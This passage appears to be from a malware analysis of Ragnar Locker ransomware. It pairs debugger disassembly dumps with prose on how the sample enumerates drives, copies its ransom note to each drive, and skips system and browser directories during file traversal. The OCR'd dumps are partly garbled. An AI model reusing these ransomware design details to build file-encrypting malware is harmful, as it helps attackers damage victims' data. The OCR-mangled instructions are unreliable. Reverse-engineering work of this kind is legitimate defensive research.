otherwise it'll continue being 0.


FTP •	004037F5	FF15 34814000	call dword ptr ds:[<&GetLogicalDrives>]		
	004037FB	BF 1A000000	mov edi,1A	11	Hide FPU
	00403800	8945 C4	mov dword ptr ss:[ebp-3C],eax		EAX 0040A210 L".ragnar_E354BDB6"
•	00403803	8D57 20	lea edx,dword ptr ds:[edi+20]		
•	00403806	8BCF	mov ecx,edi		
•	00403808	D3E8	shr eax,cl		ECX AF09F518
•	0040380A	A8 01	test al,1		EDX 00000012
0	0040380C	 OF84 31010000 	je edp. 403943		EBP 0019FA10
•	00403812	8D47 41	lea eax,dword ptr ds:[edi+41]		ESP 0019D600 <&EntryPoint>
•	00403815	C745 D2 3A005C00	mov dword ptr ss:[ebp-2E],5C003A		ESI 77CF4320 <kernel32.writefile></kernel32.writefile>
•	0040381C	66:8945 D0	mov word ptr ss:[ebp-30],ax		EDI 77D30290 <kernel32.lstrcatw></kernel32.lstrcatw>
•	00403820	33F6	xor esi,esi		
•	00403822	33C0	xor_eax,eax		EIP 004037F5 edp.004037F5
•	00403824	50	push eax		
•	00403825	50	push eax		EFLAGS 00000246
•	00403826	50	push eax		ZF 1 PF 1 AF 0
•	00403827	50	push eax		OF 0 SF 0 DF 0
	00403828	50 68 04010000	push eax		CF 0 TF 0 IF 1
	00403829 0040382E	68 04010000 50	push 104		
	0040382E	66:8945 D6	push eax		LastError 000000B7 (ERROR_ALREADY_EXISTS)
	00403833	8D45 D0	<pre>mov word ptr ss:[ebp-2A],ax lea eax,dword ptr ss:[ebp-30]</pre>		LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)
	00403836	50	push eax		
	00403837	FF15 E4804000	<pre>call dword ptr ds:[<&GetVolumeInformationW>]</pre>		GS 002B FS 0053
	0040383D	8945 D8	mov dword ptr ss:[ebp-28],eax		
	00403840	8D45 D0	lea eax,dword ptr ss:[ebp-30]		ES 002B <u>DS</u> 002B
	00403843	50	push eax		CS 0023 <u>SS</u> 002B
	00403844	FF15 B4804000	call dword ptr ds: [<&GetDriveTypeW>]		
	0040384A	83F8 05	cmp eax,5		ST(0) 00000000000000000 x87r0 Empty 0.00000000000000000000000000000000000
	0040384D	V 0F84 EB000000	ie edp. 40393E		ST(1) 00000000000000000 x87r1 Empty 0.00000000000000000000000000000000000
	00403853	837D D8 01	cmp dword ptr ss:[ebp-28],1		ST(2) 00000000000000000 x87r2 Empty 0.00000000000000000000000000000000000
	00403857	 OF85 E1000000 	jne edp. 40393E		ST(3) 00000000000000000 x87r3 Empty 0.00000000000000000000000000000000000
	0040385D	68 FE000000	push FE		ST(4) 00000000000000000 x87r4 Empty 0.00000000000000000000000000000000000
	00403862	8D85 88F7FFFF	lea eax,dword ptr ss:[ebp-878]		ST(5) 400280000000000000 x87r5 Empty 8.000000000000000000000000000000000000
•	00403868	50	push eax		ST(6) 3FFDC0000000000000 x87r6 Empty 0.3750000000000000000
•	00403869	FF15 BC804000	<pre>call dword ptr ds:[<&GetWindowsDirectoryW>]</pre>		ST(7) 3FFF800000000000000 x87r7 Empty 1,000000000000000000000000000000000000
•	0040386F	66:8885 88F7FFFF			
•	00403876	66:3B45 D0	cmp ax,word ptr ss:[ebp-30]		x87TagWord FFFF
	0040387A	75 13	jne edp. 40388F		x87TW_0 3 (Empty) x87TW_1 3 (Empty)
•	0040387C		mov ax,word ptr ss: ebp-876		x87TW_2 3 (Empty) x87TW_3 3 (Empty)
	00403883	66:3B45 D2	cmp ax,word ptr ss:[ebp-2E]		x87TW_4 3 (Empty) x87TW_5 3 (Empty)
	00403887 0040388C	B8 01000000	mov eax,1		x87TW_6 3 (Empty) x87TW_7 3 (Empty)
	0040388C	0F44F0	cmove esi,eax		
	00403885	8D85 78FFFFF	lea eax,dword ptr ss:[ebp-88] mov dword ptr ss:[ebp-88],5C		x87StatusWord 0100
	0040389F	50	push eax		x87SW_B 0 x87SW_C3 0 x87SW_C2 0
	004038A0		mov dword ptr ss:[ebp-86],5C		x875W_C1_0_x875W_C0_1_x875W_E5_0
	004038AA	8D85 00DCFFFF	lea eax,dword ptr ss:[ebp-2400]		
	004038B0		(mov dword ptr ss. ebp-2400		
	004038BA	C785 7EFFFFFF SC	mov dword ptr ss: ebp-821,5C		
	004038C4	50	push eax		x875W_I 0 x875W_TOP 0 (ST0=x87r0)
	004038C5		mov dword ptr ss:[ebp-80],0		
	004038CC	FF15 8C804000	call dword ptr ds: [<&lstrcpyW>]		Default (stdcall)
	004038D2	8D45 D0	lea eax,dword ptr ss:[ebp-30]		1: [esp] 00404DBC <edp.entrypoint></edp.entrypoint>
•	004038D5	50	push eax		2: [esp+4] 00000000
•	004038D6	8D85 00DCFFFF	lea eax,dword ptr ss:[ebp-2400]		3: [esp+8] 00000000
	00403000	50	lanak asi		1

The file containing the ransom note is then copied into this newly obtained path.

^	00403868	50	push eax	^	Hide FPU
•	00403869	FF15 BC804000	<pre>call dword ptr ds:[<&GetWindowsDirectoryW>]</pre>	1	nide Pro
•	0040386F	66:8B85 88F7FFFF	mov ax,word ptr ss: ebp-878		EAX 0019E330 L"E:\\RGNR_E354BDB6.txt"
	00403876	66:3B45 D0	cmp ax, word ptr ss; ebp-30		
· · · · · •	0040387A 🗸	75 13	jne edp. 40388F		EBX 0019FA20
	0040387C	66:8885 8AF7FFFF			ECX AF09F518
	00403883	66:3B45 D2	cmp ax word ptr ss [ebp-2E]		EDX 00000024 '\$'
	00403887	B8 01000000	mov eax,1		EBP 0019FA10
	0040388C	0F44F0	cmove esi,eax		ESP 0019D5F4 &L"C:\\Users\\Public\\Documents\\RGNR_E354BDB6.txt"
»•	0040388F	SD85 78FFFFFF	lea eax,dword ptr ss:[ebp-88]		ESI 00000000
•	00403895	C785 78FFFFFF 5C	mov dword ptr ss: ebp-88,50		EDI 00000004
	0040389F	50	push eax		
•	004038A0	C785 7AFFFFFF 5C	mov dword ptr ss:[ebp-86],5C		EIP 00403926 edp.00403926
•	004038AA	8D85 00DCFFFF	lea eax, dword ptr ss:[ebp-2400]		
	004038B0	C785 7CFFFFFF 3F	mov dword ptr ss:[ebp-84],3F		EFLAGS 00000344
	004038BA	C785 7EFFFFFF 5C	mov dword ptr ss: ebp-82,5C		ZF 1 PF 1 AF 0
•	004038C4	50	push eax		
•	004038C5	C745 80 00000000	mov dword ptr ss:[ebp-80],0		OF 0 SF 0 DF 0
•	004038CC	FF15 8C804000	<pre>call dword ptr ds:[<&lstrcpyW>]</pre>		CF 0 TF 1 IF 1
•	004038D2	8D45 D0	lea eax,dword ptr ss:[ebp-30]		
•	004038D5	50	push eax		LastError 000000B7 (ERROR_ALREADY_EXISTS)
٠	004038D6	8D85 00DCFFFF	lea eax,dword ptr ss:[ebp-2400]		LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)
٠	004038DC	50	push eax		
•	004038DD	FF15 90804000	<pre>call dword ptr ds:[<&lstrcatW>]</pre>		GS 002B FS 0053
٠	004038E3	68 9C854000	push edp. 40859C		ES 002B DS 002B
٠	004038E8	8D85 00DCFFFF	lea eax,dword ptr ss:[ebp-2400]		CS 0023 SS 002B
٠	004038EE	50	push eax		
٠	004038EF	FF15 90804000	<pre>call dword ptr ds:[<&lstrcatW>]</pre>		ST(0) 00000000000000000 x87r0 Empty 0.00000000000000000
•	004038F5	8D45 D0	lea eax,dword ptr ss:[ebp-30]		ST(1) 000000000000000000 x87r1 Empty 0.00000000000000000
٠	004038F8	50	push eax		ST(2) 000000000000000000 x87r2 Empty 0.00000000000000000
•	004038F9	8D85 20E9FFFF	lea eax,dword ptr ss:[ebp-16E0]		ST(3) 00000000000000000 x87r3 Empty 0.00000000000000000000000000000000000
•	004038FF	50	push eax		
•	00403900	FF15 8C804000	<pre>call dword ptr ds:[<&lstrcpyw>]</pre>		ST(4) 00000000000000000 x87r4 Empty 0.00000000000000000000000000000000000
•	00403906	68 10A14000	push edp. 40A110		ST(5) 400280000000000000 x87r5 Empty 8.000000000000000000000000000000000000
	0040390B	8D85 20E9FFFF	lea eax,dword ptr ss:[ebp-16E0]		ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000
	00403911	50	push eax		ST(7) 3FFF800000000000000 x87r7 Empty 1.0000000000000000000
	00403912	FF15 90804000 6A 01	<pre>call dword ptr ds:[<&lstrcatw>]</pre>		
	00403918 0040391A	SD85 20E9FFFF	push 1		x87TagWord FFFF
	00403920	50	lea eax,dword ptr ss:[ebp-16E0]		x87TW_0 3 (Empty) x87TW_1 3 (Empty)
	00403921	68 10A04000	push edp. 40A010		x87TW_2 3 (Empty) x87TW_3 3 (Empty)
	00403926	FF15 D8804000	call dword ptr ds:[<&CopyFileW>]		x87TW_4 3 (Empty) x87TW_5 3 (Empty)
	0040392C	6A 01	push 1		x87TW_6 3 (Empty) x87TW_7 3 (Empty)
	0040392E	SD85 OODCFFFF	lea eax, dword ptr ss: [ebp-2400]		
	00403934	56	push esi		x87StatusWord 0100
	00403935	50	push eax		x875W_B 0 x875W_C3 0 x875W_C2 0
	00403936	E8 B5E0FFFF	call edp. 4019F0		x875W_C1 0 x875W_C0 1 x875W_E5 0
	0040393B	83C4 0C	add esp.C		x875W_SF 0 x875W_P 0 x875W_U 0
	0040393E	BA 3A000000	mov edx, 3A		x875W_0 0 x875W_Z 0 x875W_D 0
	00403943	83EF 01	sub edi,1		x87SW_I 0 x87SW_TOP 0 (STO=x87r0)
•	00403946	8B45 C4	mov eax, dword ptr ss:[ebp-3C]		
		OF89 B7FEFFFF	jns edp. 403806		
	0040394F	0F57C0	xorps xmm0, xmm0		Default (stdcall)
	00403952		mov dword ptr ss:[ebp-E0],0		1: [esp] 0040A010 L"C:\\Users\\Public\\Documents\\RGNR_E354BDB6.txt"
•	0040395C	OF2985 EOFEFFFF	movaps xmmword ptr ss:[ebp-120],xmm0		2: [esp+4] 0019E330 L"E:\\RGNR_E354BDB6.txt"
٠	00403963	OF2985 FOFEFFFF	movaps xmmword ptr ss:[ebp-110],xmm0	×	
•	20102054	053085 00555555	movairs wowward into collabin 1001 wowo	>	4: [esp+C] 00404DBC <edp.entrypoint></edp.entrypoint>
	× .			/	
-		-m			D019D5F4 0040A010 L"C:\\Users\\Public\\Documents\\RGNR_E354BDB6.txt"
Ump 1	🚛 Dump 2	😓 Dump 3 🛛 😓 Du	ump 4 📖 Dump 5 🛞 Watch 1 🛛 💷 Locals 🎾 Struct		0019D5F8 0019E330 L"E:\\RGNR_E354BDB6.txt"
Address	Hex				0019D5FC 00000001

After the file is copied, a subroutine will be called with this new path as argument. One of the other arguments to this subroutine is the integer being treated as a flag to indicate whether the drive letter of the current path matches the drive letter being used where the WindowsDirectory is located. This subroutine starts by iterating through all files and directories existing in the path given as argument, via the FindFirstFileW()/FindNextFileW()

combination. At first, it only cares about directories and checks if it is not "." or "..". If it's not any of those directories, then it checks whether the integer flag passed as argument is set or not. If it is set, i.e., it's the drive letter being used by WindowsDirectory, then further checks take place.



The checks that take place when the flag passed as argument is set occur so that certain directories are skipped and nothing will be done on them. The directories that are compared against the currently obtained directory are:

- Windows
- Windows.old
- Tor Browser
- Internet Explorer
- Google
- Opera
- Opera Software
- Mozilla
- Mozilla Firefox
- \$Recycle.bin
- ProgramData
- All Users

00401A9C FFD3	call ebx	
00401A9E 85C0	test eax,eax	A Hide FPU
00401AA0 V 0F84 40010000	je edp. 401BE6	EAX FFFFFFF
00401AA6 68 A8854000	push edp. 4085A8	
00401AAB 8D85 94FCFFFF	lea eax,dword ptr ss:[ebp-36C]	EBX 77CE7740 <kernel32.lstrcmpiw> ECX D6F4EFE6</kernel32.lstrcmpiw>
00401AB1 50	push eax	
00401AB2 FFD3	call ebx	
00401AB4 85C0	test eax,eax	EBP 0019D5EC ESP 0019C924
• 00401AB6 v 0F84 2A010000	je edp.401BE6	
) test byte ptr ss:[ebp-398],10	ESI 77CF3F90 <kernel32.findfirstfilew></kernel32.findfirstfilew>
00401AC3 V0F84 1D010000 00401AC9 83FF 01	je edp. 401BE6	EDI 0000000
EIP 00401ACS 85FF 01	cmp edi,1 jne edp.401B3F	
) mov dword ptr ss:[ebp-38],edp.4082E8	EIP 00401ACC edp.00401ACC
00401AD5 33F6	xor esi,esi	551 455 00000000
00401AD7 C745 CC F8824000	mov dword ptr ss: ebp-34 .edp. 4082F8	EFLAGS 00000297
00401ADE C745 D0 10834000	mov dword ptr ss:[ebp-34],edp.4082F8 mov dword ptr ss:[ebp-30],edp.408310	ZE 0 PF 1 AF 1
00401AE5 C745 D4 28834000) mov dword ptr ss: ebp-2C, edp.408328	OF 0 SF 1 DF 0
00401AEC C745 D8 4C834000	mov dword ptr ss: [ebp-28],edp.40834C	CF 1 TF 0 IF 1
00401AF3 C745 DC 5C834000	mov dword ptr ss:[ebp-24],edp.40835C	
 00401AFA C745 E0 68834000 	mov dword ptr ss: ebp-24,edp.40835C mov dword ptr ss: ebp-20,edp.408368 mov dword ptr ss: ebp-1C,edp.408388	LastError 00000050 (ERROR_FILE_EXISTS)
00401B01 C745 E4 88834000	mov awora ptr ss: ebp-1C, edp. 408388	LastStatus C0000035 (STATUS_OBJECT_NAME_COLLISION)
00401808 C745 E8 98834000	mov awora ptr ss: epp-18, edp. 408398	
00401B0F C745 EC B8834000 00401B15 C745 EC B8834000	mov dword ptr ss: ebp-14, edp. 4083B8	GS 002B FS 0053
00401B16 C745 F0 D4834000 00401B1D C745 F4 FC834000) mov dword ptr ss:[ebp-10],edp.4083D4) mov dword ptr ss:[ebp-C],edp.4083EC	ES 002B DS 002B
00401B1D C745 F4 EC834000 00401B24 FF74B5 C8	push dword ptr ss:[ebp+esi*4-38]	CS 0023 SS 002B
00401824 PF7485 C8 00401828 8D85 94FCFFFF	lea eax, dword ptr ss: ebp+esr4=sa	
00401B2E 50	push eax	ST(0) 00000000000000000 x87r0 Empty 0.00000000000000000000000000000000000
• 00401B2F FFD3	call ebx	ST(1) 0000000000000000 x87r1 Empty 0.00000000000000000000000000000000000
00401B31 85C0	test eax,eax	ST(2) 0000000000000000 x87r2 Empty 0.00000000000000000000000000000000000
00401B33 V 0F84 C7010000	je edp. 401D00	ST(3) 00000000000000000 x87r3 Empty 0.00000000000000000000000000000000000
00401B39 46	inc esi	ST(4) 00000000000000000 x87r4 Empty 0.00000000000000000000000000000000000
00401B3A 83FE 0C	cmp esi,C	ST(5) 400280000000000000 x87r5 Empty 8.000000000000000000000000000000000000
00401B3D ^ 7C E5	j] edp. 401B24	ST(6) 3FFDC0000000000000 x87r6 Empty 0.3750000000000000000
00401B3D ∧ 7C E5 00401B3F → 33C0	jl edp.401B24 xor eax,eax	
00401B3D 00401B3F 00401B41 85C0	<pre>j1 edp.401B24 xor eax,eax test eax,eax</pre>	ST(6) 3FFDC0000000000000 x87r6 Empty 0.375000000000000000 ST(7) 3FFF80000000000000 x87r7 Empty 1.000000000000000000000000000000000000
00401B3D 00401B3F 00401B3F 00401B41 00401B43 00401B43 00401B43 004000 0040000 004000 004000 004000 004000 00400000000	j] edp.401B24 xor eax,eax test eax,eax jne edp.401BE6	ST(6) 3FFDC00000000000000000000000000000000000
00401880 ∧ 7C E5 +33C0 00401881 85C0 00401841 85C0 00401843 ∨ 0785 9D000000 00401843 510	1] edp.401824 xor eax,eax test eax,eax 1ne edp.4018E6 1ea eax,dword ptr ss:[ebp+10]	ST(6) 3FF0C00000000000000 x87r6 Empty 0.37500000000000000000 ST(7) 3FFF800000000000000 x87r7 Empty 1.00000000000000000 Default (stdcal) 1: [esp+4] 0000000
00401830 00401837 00401841 85C0 00401843 00401843 00401843 00401845 0040185 004000000000 0040185 0040000000000000000000000000000000000	<pre>j] edp.401824 xor eax,eax test eax,eax jne edp.4018E6 lea eax,dword ptr ss:[ebp+10] push eax</pre>	ST(6) 3FFDC00000000000000000000000000000000000
● 00401880 ● 00401887 ● 00401881 ● 00401841 ● 00401843 ● 00401843 ● 00401843 ● 00401843 ● 00401844 ● 00401844 ● 00401844 ● 00401846 ● 00401846 ● 00401846 ● 00401846 ● 00401846 ● 00401846 ● 00401846 ● 00401846 ● 0040185 ●	<pre>j] edp.401824 xor eax,eax test eax,eax jne edp.4018E6 tea eax,dword ptr ss:[ebp+10] push eax</pre>	ST(6) 3FFDC00000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
00401880 00401887 00401881 00401841 85C0 00401843 00401843 00401843 00401844 8045 10 00401846 00401846 8085 60F9FFFF	1] edp.401824 xor eax, eax test eax, eax 1me edp.4018E6 lea eax, dword ptr ss:[ebp+10] push eax lea eax, dword ptr ss:[ebp-6A0]	ST(6) 3FFDC000000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
00401830 00401831 00401841 85C0 00401843 00401843 00401843 00401845 0040185 0040000000000000000000000000000000000	11 edp.401824 xor eax, eax test eax,eax 1ne edp.4018E6 lea eax,dword ptr ss:[ebp+10] push eax lea eax,dword ptr ss:[ebp-6A0]	ST(6) 3FFDC00000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
00401830 00401837 00401841 85C0 00401843 85C5 00401843 00401845 00401845 00401845 00401845 00401840 0040000000000	11 edp.401824 xor eax, eax test eax,eax ine edp.4018E6 lea eax,dword ptr ss:[ebp+10] push eax lea eax,dword ptr ss:[ebp-6A0]	ST(6) 3FFDC00000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
00401830 00401831 00401841 85C0 00401843 85C0 00401844 00401845 00401845 00401845 00401845 00401845 00401846 00401840 8045 10 00401840 8055 00F9FFF € € € 00401840 8055 00F9FFF	11 edp.401824 xor eax, eax test eax,eax ine edp.4018E6 lea eax,dword ptr ss:[ebp+10] push eax lea eax,dword ptr ss:[ebp-6A0] www.production imp Dump 5 1 [x= Locals 2 Struct	ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
00401830 00401831 00401841 00401843 00401843 00401843 00401843 00401845 00401840 00401800 00401800 00401800 00401800 00401800 00401800 00401800 00401800 00401800 0040000000000	11 edp.401824 xor eax, eax test eax, eax test eax, dword ptr ss:[ebp+10] push eax bea eax, dword ptr ss:[ebp-6A0] with any > <t< th=""><th>ST(6) 3FFDC00000000000000000000000000000000000</th></t<>	ST(6) 3FFDC00000000000000000000000000000000000
00401830 00401837 00401841 85C0 00401843 85C0 00401843 00401845 00401845 00401845 00401845 00401840 0040000000000	11 edp.401824 xor eax, eax test eax,eax test eax,eax test eax,eax lea eax,dword ptr ss:[ebp+10] push eax lea eax,dword ptr ss:[ebp-6A0] > ## Dump 5	ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
00401830 00401837 00401841 00401843 ∧ 7C E5 33C0 85C0 00401843 00401841 00401843 0655 9000000 8045 10 00401845 00401845 0040184C 00 00401845 00401845 50 00401845 00401845 50 00401845 00401845 50 00401845 00401845 50 00401845 00401845 50 00401845 00401845 50 00401845 004008205 64 99 72 65 63 74 69 6F 65 00 00 00 5 00408205 00408205 64 90 65 00 72 70 72 00 73 00 00 00 5	11 edp.401824 xor eax, eax test eax, eax test eax, dword ptr ss:[ebp+10] push eax lea eax, dword ptr ss:[ebp-6A0] with eax @ Dump 5 @ Watch 1 [x=] Locals 20 Struct ASCII 7.00 05.00 1.1 0.1	ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
00401830 00401837 00401841 00401843 ∧ 7C E5 33C0 85C0 00401843 00401841 00401843 0655 9000000 8045 10 00401845 00401845 0040184C 00 00401845 00401845 50 00401845 00401845 50 00401845 00401845 50 00401845 00401845 50 00401845 00401845 50 00401845 00401845 50 00401845 004008205 64 99 72 65 63 74 69 6F 65 00 00 00 5 00408205 00408205 64 90 65 00 72 70 72 00 73 00 00 00 5	11 edp.401824 xor eax, eax test eax, eax test eax, dword ptr ss:[ebp+10] push eax lea eax, dword ptr ss:[ebp-6A0] with eax @ Dump 5 @ Watch 1 [x=] Locals 20 Struct ASCII 7.00 05.00 1.1 0.1	ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000 ST(7) 3FFF80000000000000 x87r7 Empty 1.000000000000000000 Default (stdcal) 1: [esp+4] 00000000 2: [esp+4] 00000002 3: [esp+1] 00000002A 4: [esp+1] 00000002A 00196922 0019FA20 00196923 00000004 00196930 0019CA2 00196938 006AB558 00196938 006AB558 00196938 006AB4A8
00401830 00401837 00401841 00401844 00401844 00401844 00401844 00401844 00401844 00401844 00401844 00401844 00401844 00401844 00401844 00401844 00401844 00401844 00401844 00401845 00401844 0000000000	11 edp.401824 xor eax, eax test eax,eax ine edp.4018E6 lea eax,dword ptr ss:[ebp+10] push eax lea eax,dword ptr ss:[ebp-6A0] will bar will bar ASCII 7 00 65 00 iff contact iff contact xor eax, dword ptr ss:[ebp-6A0] will bar ASCII 7 00 65 00 iff contact iff contact <t< th=""><th>ST(6) 3FFDC00000000000000 x87r6 Empty 0.37500000000000000000000000000000000000</th></t<>	ST(6) 3FFDC00000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
0040183D 0040183F 00401884 7C E5 33C0 85C0 0040183F 85C0 0300000 00401841 855 00401844 8045 00401845 8055 00401840 8045 00401840 8045 00401840 8045 00401840 8085 00401840 8085 00401840 8085 00401840 8085 00401840 8085 00401840 8085 00401840 8085 0040825C 65 0374 0040825C 65 006770 073 000 2000 0040830C 64 00 6F 0770 073 00 2000 00 0040830C 64 00 6F 0770 73 00 2000 00 0040830C 64 00 65 70 70 700 00000	11 edp.401824 xor eax, eax test eax,eax ine edp.4018E6 lea eax,dword ptr ss:[ebp+10] push eax lea eax,dword ptr ss:[ebp-6A0] **** #**** Dump 5 ************************************	ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000 ST(7) 3FFF80000000000000 x87r7 Empty 1.000000000000000000 Default (stdcal) 1: [esp+4] 00000000 2: [esp+4] 00000000 2: [esp+4] 00000002A 3: [esp+10] 00000002A 00195928 00000000 00195928 0000000 00195928 0000000 00195928 0000000 00195929 0019FA20 00195930 002E002A 00195930 0019FA20 00195938 006AB558 00195940 00690000 00195940 00600008
0040183D 00401831 00401841 00401844 00401844 00401845 00401845 ∧ 7C E5 33C0 85C0 85C0 00401845 00401846 00401846 00401846 00401846 00401846 00401847 00401846 00401846 005 805 805 805 805 8000000 0000 805 805 805 8000000 00401847 00401846 00401847 805 805 805 800000 00401847 805 805 805 800000 00401847 805 805 800000 00401820 0040882C 65 97 2 65 63 74 69 6F 65 00 00 00 5 6004882C 65 00 64 00 6F 00 77 00 73 00 25 00 5 0040831C 64 00 00 00 54 00 6F 00 77 00 73 00 25 00 5 0040831C 64 00 00 00 54 00 65 00 72 00 00 00 4 0040831C 66 00 07 00 73 00 65 00 72 00 00 00 4 0040831C 66 00 70 00 73 00 65 00 72 00 70 00 73	11 edp.401824 xor eax, eax test eax,eax test eax,eax the edp.4018E6 lea eax,dword ptr ss:[ebp+10] push eax test eax,dword ptr ss:[ebp-6A0] www.base test eax,dword ptr ss:[ebp-6A0] tes	ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
0040183D 0040183F 00401841 00401844 07C E5 33C0 85C0 00401844 00401841 00401844 0885 9000000 85C0 00401845 00401844 0885 9000000 8050 00401845 0845 10 50 00401840 8045 10 50 00401840 8045 10 50 00401840 8045 10 50 00401840 8085 60F9FFF 004082EC 66 00 64 00 6F 00 77 00 73 00 20 00 5 0040832C 66 00 64 00 6F 00 77 00 73 00 22 00 5 0040832C 66 00 00 00 5 <u>4 00 6F 00 77 00 73 00 22 00 5 0040832C 74 00 65 00 72 00 73 00 55 00 72 00 00 00 0040832C 78 00 70 00 50 00 <u>5C 00 65 00 72 00 55 00 74 00 400 55 00 72 00 55 00 74 00 45 00 70 00 55 00 72 00 55 00 72 00 55 00 74 00 45 00 72 00 55 00 74 00 45 00 75 00 55 00 72 00 55 00 75 00 55 </u></u>	11 edp.401824 xor eax, eax test eax,eax test eax,eax the edp.4018E6 lea eax,dword ptr ss:[ebp+10] push eax lea eax,dword ptr ss:[ebp-6A0] www.base www.base test eax,dword ptr ss:[ebp-6A0] www.base www.base test eax,dword ptr ss:[ebp-6A0] test eax,dword ptr ss:[ebp-6A0] </th <th>ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000 ST(7) 3FFF80000000000000 x87r7 Empty 1.000000000000000000 Default (stdcal) 1: [espt4] 00000000 2: [espt4] 00000000 2: [espt4] 00020002A 3: [espt0] 0000002A 00195928 00000000 00195928 0000000 00195928 0000000 00195928 0000000 00195929 0015FA20 00195920 0015FA20 00195930 002E002A 00195930 004 00195930 005A 00195930 006AB558 00195940 00690000 00195948 00105930 L"*, *"</th>	ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000 ST(7) 3FFF80000000000000 x87r7 Empty 1.000000000000000000 Default (stdcal) 1: [espt4] 00000000 2: [espt4] 00000000 2: [espt4] 00020002A 3: [espt0] 0000002A 00195928 00000000 00195928 0000000 00195928 0000000 00195928 0000000 00195929 0015FA20 00195920 0015FA20 00195930 002E002A 00195930 004 00195930 005A 00195930 006AB558 00195940 00690000 00195948 00105930 L"*, *"
Od40183D 0040183F 00401841 00401844 ∧ 7C E5 33C0 85C0 00401844 00401841 00401844 00401843 00401844 8045 10 50 50 00401840 00401840 00845 10 50 00401844 00401844 8045 10 50 00401840 00401840 8045 10 50 00401840 00401840 8045 10 50 00401840 9085 60F9FFFF 70 0 73 0040820C 64 00 6F 00 77 00 73 00 20 00 5 0040820C 64 00 6F 00 77 00 73 00 20 00 6 0040831C 6F 00 77 00 73 00 65 00 72 00 20 00 6 00408332C 74 00 65 00 72 00 65 00 72 00 74 00 4 00408332C 78 00 70 00 65 00 67 00 67 00 72 00 73 00 65 00 74 00 5 00408332C 78 00 70 00 65 00 72 00 65 00 70 70 70 73 00 65 00 74 00 5 00408332C 78 00 70 00 65 00 67 00 67 00 67 00 67 00 67 00 65 00 70 70 00 50 07 70 00 73 00 65 00 70 00 65 00 65 00 70 00 65 00 65 00 65	11 edp.401824 xor eax, eax test eax,eax ine edp.4018E6 lea eax,dword ptr ss:[ebp+10] push eax lea eax,dword ptr ss:[ebp-6A0] wirb eaw > ## Dump 5	ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000 ST(7) 3FFF80000000000000 x87r7 Empty 1.0000000000000000000 Default (stdcal) 1: [esp+4] 0000000 2: [esp+6] 0019FA20 3: [esp+C] 002E002A 4: [esp+10] 0000000 0019C928 00000000 0019C928 0000000 0019C928 0000000 0019C928 0000000 0019C928 0000000 0019C928 0000000 0019C938 0000000 0019C938 00608058 0019C938 00648558 0019C934 0000000 0019C938 00648558 0019C934 00000000 0019C934 00000000 0019C934 00000000 0019C934 00000000 0019C94C 00010030 0019C94C 00010030
0040183D 0040183F 00401841 00401844 07C E5 33C0 85C0 00401844 00401841 00401844 0885 9000000 85C0 00401845 00401844 0885 9000000 8050 00401845 0845 10 50 00401840 8045 10 50 00401840 8045 10 50 00401840 8045 10 50 00401840 8085 60F9FFF 004082EC 66 00 64 00 6F 00 77 00 73 00 20 00 5 0040832C 66 00 64 00 6F 00 77 00 73 00 22 00 5 0040832C 66 00 00 00 5 <u>4 00 6F 00 77 00 73 00 22 00 5 0040832C 74 00 65 00 72 00 73 00 55 00 72 00 00 00 0040832C 78 00 70 00 50 00 <u>5C 00 65 00 72 00 55 00 74 00 400 55 00 72 00 55 00 74 00 45 00 70 00 55 00 72 00 55 00 72 00 55 00 74 00 45 00 72 00 55 00 74 00 45 00 75 00 55 00 72 00 55 00 75 00 55 </u></u>	11 edp.401824 xor eax, eax test eax,eax test eax,eax the edp.4018E6 lea eax,dword ptr ss:[ebp+10] push eax lea eax,dword ptr ss:[ebp-6A0] www.base www.base test eax,dword ptr ss:[ebp-6A0] www.base www.base test eax,dword ptr ss:[ebp-6A0] test eax,dword ptr ss:[ebp-6A0] </th <th>ST(6) 3FFDC0000000000000 x87r6 Empty 0.3750000000000000000 ST(7) 3FFF80000000000000 x87r7 Empty 1.000000000000000000 Default (stdcal) 1: [esp+4] 00000000 2: [esp+4] 00000000 3: [esp+4] 00000002A 4: [esp+10] 00000002A 00195234 00000000 00195234 0000000A 00195234 0000000A 00195235 00050000 00195236 0000000A 00195236 0000000A 00195236 0000000A 00195236 0005000A 00195236 0005000A 00195236 0005000A 00195236 0006000A 00195236 0006000A 00195236 0006000A 00195236 0006000A 00195236 0005000A 00195236 0006000A 00195236 0006000A 00195236 0006000A 00195236 0000000F</th>	ST(6) 3FFDC0000000000000 x87r6 Empty 0.3750000000000000000 ST(7) 3FFF80000000000000 x87r7 Empty 1.000000000000000000 Default (stdcal) 1: [esp+4] 00000000 2: [esp+4] 00000000 3: [esp+4] 00000002A 4: [esp+10] 00000002A 00195234 00000000 00195234 0000000A 00195234 0000000A 00195235 00050000 00195236 0000000A 00195236 0000000A 00195236 0000000A 00195236 0005000A 00195236 0005000A 00195236 0005000A 00195236 0006000A 00195236 0006000A 00195236 